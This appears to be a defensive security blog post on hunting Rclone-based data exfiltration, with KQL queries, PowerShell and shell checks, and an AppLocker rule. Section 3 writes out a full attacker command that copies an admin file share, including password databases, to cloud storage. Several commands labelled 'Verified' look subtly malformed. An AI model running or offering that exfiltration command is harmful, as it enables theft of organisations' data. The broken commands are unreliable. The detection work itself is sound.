Listen to this Post
Introduction:

Rclone, a legitimate open-source cloud synchronization tool, has become a weapon of choice for threat actors engaged in data exfiltration. Its powerful features, designed for efficiency, are being repurposed to stealthily siphon terabytes of sensitive data from corporate networks, often evading traditional antivirus solutions until it’s too late. This article deconstructs the tradecraft of Rclone abuse, providing security teams with the hunting queries and command-line knowledge to detect and neutralize this pervasive threat.
Learning Objectives:
- Decode the command-line syntax and configuration files used in malicious Rclone operations.
- Construct advanced KQL hunting queries to detect Rclone activity across your enterprise.
- Implement proactive mitigation strategies to harden your environment against Rclone-based exfiltration.
You Should Know:
1. Hunting for Rclone with KQL
The following Kusto Query Language (KQL) query is tailored for Microsoft Defender for Endpoint and will hunt for Antivirus detections related to the “SuspRclone” behavior, a critical signal often missed.
let Time_start = now(-360d);
let Time_end = now();
DeviceEvents
| where Timestamp between (Time_start..Time_end)
| where ActionType == "AntivirusDetection" or ActionType == "AntivirusDetectionActionType"
| extend AF=parse_json(AdditionalFields)
| extend ThreatName = AF.ThreatName
| where ThreatName has_any ("Behavior:Win32/SuspRclone")
| project Timestamp, InfectedDevice=DeviceName, DeviceId, InitiatingProcessAccountName, InitiatingProcessAccountUpn, ActionType, ThreatName, AdditionalFields, MaliciousFile=FileName, MaliciousFolderPath=FolderPath, SHA256, MaliciousFileSourceURL=FileOriginUrl, MaliciousFileSourceIP=FileOriginIP, InitiatingProcessFileName, InitiatingProcessCommandLine, InitiatingProcessFolderPath, InitiatingProcessSHA256
Step-by-step guide:
This query scans `DeviceEvents` for a 360-day period. It filters for Antivirus detection events and then parses the `AdditionalFields` column, which is in JSON format, to extract the `ThreatName` field. The core filter looks for the specific “Behavior:Win32/SuspRclone” signature, which triggers when Rclone is found in a suspicious directory. The `project` operator structures the output to show key forensic data like the device name, user account, command line, and file hashes, providing a complete picture of the incident for investigation.
2. Detecting Renamed Rclone Binaries
Adversaries frequently rename `rclone.exe` to benign-looking names like `firefox.exe` or `svchost.exe` to avoid detection. Hunting for the binary’s metadata is more reliable than relying on its filename.
Verified Command (PowerShell – to analyze a binary):
Get-Item -Path "C:\Windows\debug\firefox.exe" | Select-Object Name, VersionInfo.ProductName, VersionInfo.InternalName, VersionInfo.CompanyName, VersionInfo.OriginalFilename
Step-by-step guide:
This PowerShell command inspects the file’s version information resource block. Even if the file is renamed to firefox.exe, its internal properties will often reveal its true nature. A legitimate Rclone binary will typically show an Original Filename of rclone.exe, a Company Name of https://rclone.org`, and a Product Name ofRclone`. Finding these attributes in a file located in a non-standard path like `C:\Windows\debug\` or `C:\PerfLogs\` is a high-fidelity indicator of compromise.
3. Decoding Malicious Rclone Command-Line Arguments
Attackers use a specific set of command-line switches to optimize and stealthify their data exfiltration. Understanding these arguments is key to identifying malicious use.
Example Malicious Command:
rclone.exe copy --max-age 2y "\FILESERVER\C$\Users" rclone:storagesite/Users -q --ignore-existing --auto-confirm --multi-thread-streams 12 --transfers 12 --bwlimit 500M --include ".docx" --include ".pdf" --include ".xlsx" --include ".kdbx"
Step-by-step guide:
This command copies files from a network share to a remote cloud storage provider. The `–max-age 2y` flag only targets files less than two years old. The `-q` (quiet) and `–auto-confirm` flags suppress output and prompts to run non-interactively. `–multi-thread-streams` and `–transfers` accelerate the process, while `–bwlimit` throttles speed to avoid drawing attention. The `–include` filters ensure only valuable data types (documents, spreadsheets, password databases) are exfiltrated. Hunt for command lines containing these distinctive flags.
4. Locating the Rclone Configuration File
The `rclone.conf` file contains the credentials and endpoints for the attacker’s remote storage. Finding this file is a critical step in incident response.
Verified Command (Command Prompt – to search for config):
dir /s /b C:\Users.conf | findstr /i rclone
Verified Command (Bash – for Linux systems):
find /home /root -name "rclone.conf" 2>/dev/null
Step-by-step guide:
The Windows command recursively searches (/s) all user directories for any file ending in `.conf` and pipes the result to `findstr` to filter for files with “rclone” in the name. The default location is C:\Users\<username>\AppData\Roaming\rclone\rclone.conf. On Linux, the `find` command searches `/home` and `/root` directories. Securing this file can reveal the exfiltration destination and allow for containment at the cloud storage level.
5. Hunting for Network and Process Creation Events
Beyond AV detections, you can hunt for the creation of the Rclone process or its network activity.
Verified KQL Query (Process Creation):
DeviceProcessEvents
| where Timestamp > ago(7d)
| where FileName =~ "rclone.exe" or FileName has_any ("firefox.exe", "svchost.exe", "notepad.exe")
| where FolderPath contains @"\debug\" or FolderPath contains @"\PerfLogs\" or FolderPath contains @"\temp\"
| project Timestamp, DeviceName, FolderPath, FileName, AccountName, ProcessCommandLine
Step-by-step guide:
This query looks for processes with names associated with Rclone (both original and renamed) that are executing from suspicious, non-standard directories. The `FolderPath` filter is crucial for reducing false positives. A process named `svchost.exe` running from `C:\PerfLogs\` is highly anomalous and warrants immediate investigation, as it was a real-world example from an incident.
6. Building a Prohibited Software Restriction Policy
Prevention is key. Using AppLocker or Windows Defender Application Control can block Rclone execution entirely.
Verified AppLocker PowerShell Rule (Example):
New-AppLockerPolicy -RuleType Publisher -User Everyone -FilePath "C:\Tools\rclone.exe" -RuleName "Block Rclone by Publisher" -Denial
Step-by-step guide:
This PowerShell command creates an AppLocker policy that blocks the specific version of Rclone identified by its digital publisher signature. A more robust strategy is to implement a default-deny policy, whitelisting only authorized software. For environments without AppLocker, a simple Software Restriction Policy (SRP) using a hash rule can be created to block the SHA256 hash of known malicious Rclone binaries.
7. Monitoring for Rclone-Related Network Signatures
While Rclone can use encrypted connections, certain indicators can be detected at the network layer.
Verified Command (to extract domains from a pcap or logs – using Zeek/Bro):
cat http.log | zeek-cut uri | grep -E "(rclone|mega|dropbox|googleapis|onedrive)" | sort -u
Step-by-step guide:
This command parses Zeek (formerly Bro) `http.log` files, extracting URIs and then grepping for keywords associated with common cloud storage providers used by Rclone. While this won’t catch encrypted traffic to these services, it can identify initial configuration or communication that happens over HTTP. In a SIEM, you could create a correlation rule to alert on DNS queries or HTTP user-agent strings containing “rclone”.
What Undercode Say:
- Critical Alerts Demand Immediate Response. The “Behavior:Win32/SuspRclone” alert is not a low-priority informational item. As evidenced by multiple incident response cases, it is a direct precursor to major data exfiltration events and must be treated with the highest severity. Ignoring it because the binary is renamed or located in an unusual path is a catastrophic failure of security operations.
- The Legitimacy of a Tool is Irrelevant to its Threat. Rclone is not malware; it is a powerful utility. This is precisely what makes it so dangerous. Defenses calibrated only to detect known-bad signatures will fail. Security programs must evolve to focus on behavior, context, and intent, analyzing what a tool is doing rather than just what it is.
The analysis from the provided LinkedIn posts reveals a consistent and alarming pattern: a known-good tool is being used for malicious purposes, and the specific behavioral detection for it is being ignored or missed. This creates a perfect storm for attackers. The shift towards “living off the land” and using legitimate IT tools requires a proportional shift in defensive strategy—from blacklisting to behavioral analytics, strict application control, and deep command-line auditing. The time to hunt for Rclone is before the data is gone.
Prediction:
The abuse of legitimate SaaS and cloud synchronization tools like Rclone, Syncthing, and Duplicati for data exfiltration will become the dominant exfiltration method, surpassing traditional malware-based C2 channels. This trend will force a fundamental re-architecture of Data Loss Prevention (DLP) solutions, moving them closer to the endpoint and network egress points with a focus on behavioral analysis of data transfers rather than signature-based detection. Furthermore, we will see an increase in “blended” attacks where ransomware deployment is immediately preceded by exfiltration using these tools, making the financial and reputational damage of an attack exponentially greater.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Activity 7389972243134586880 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


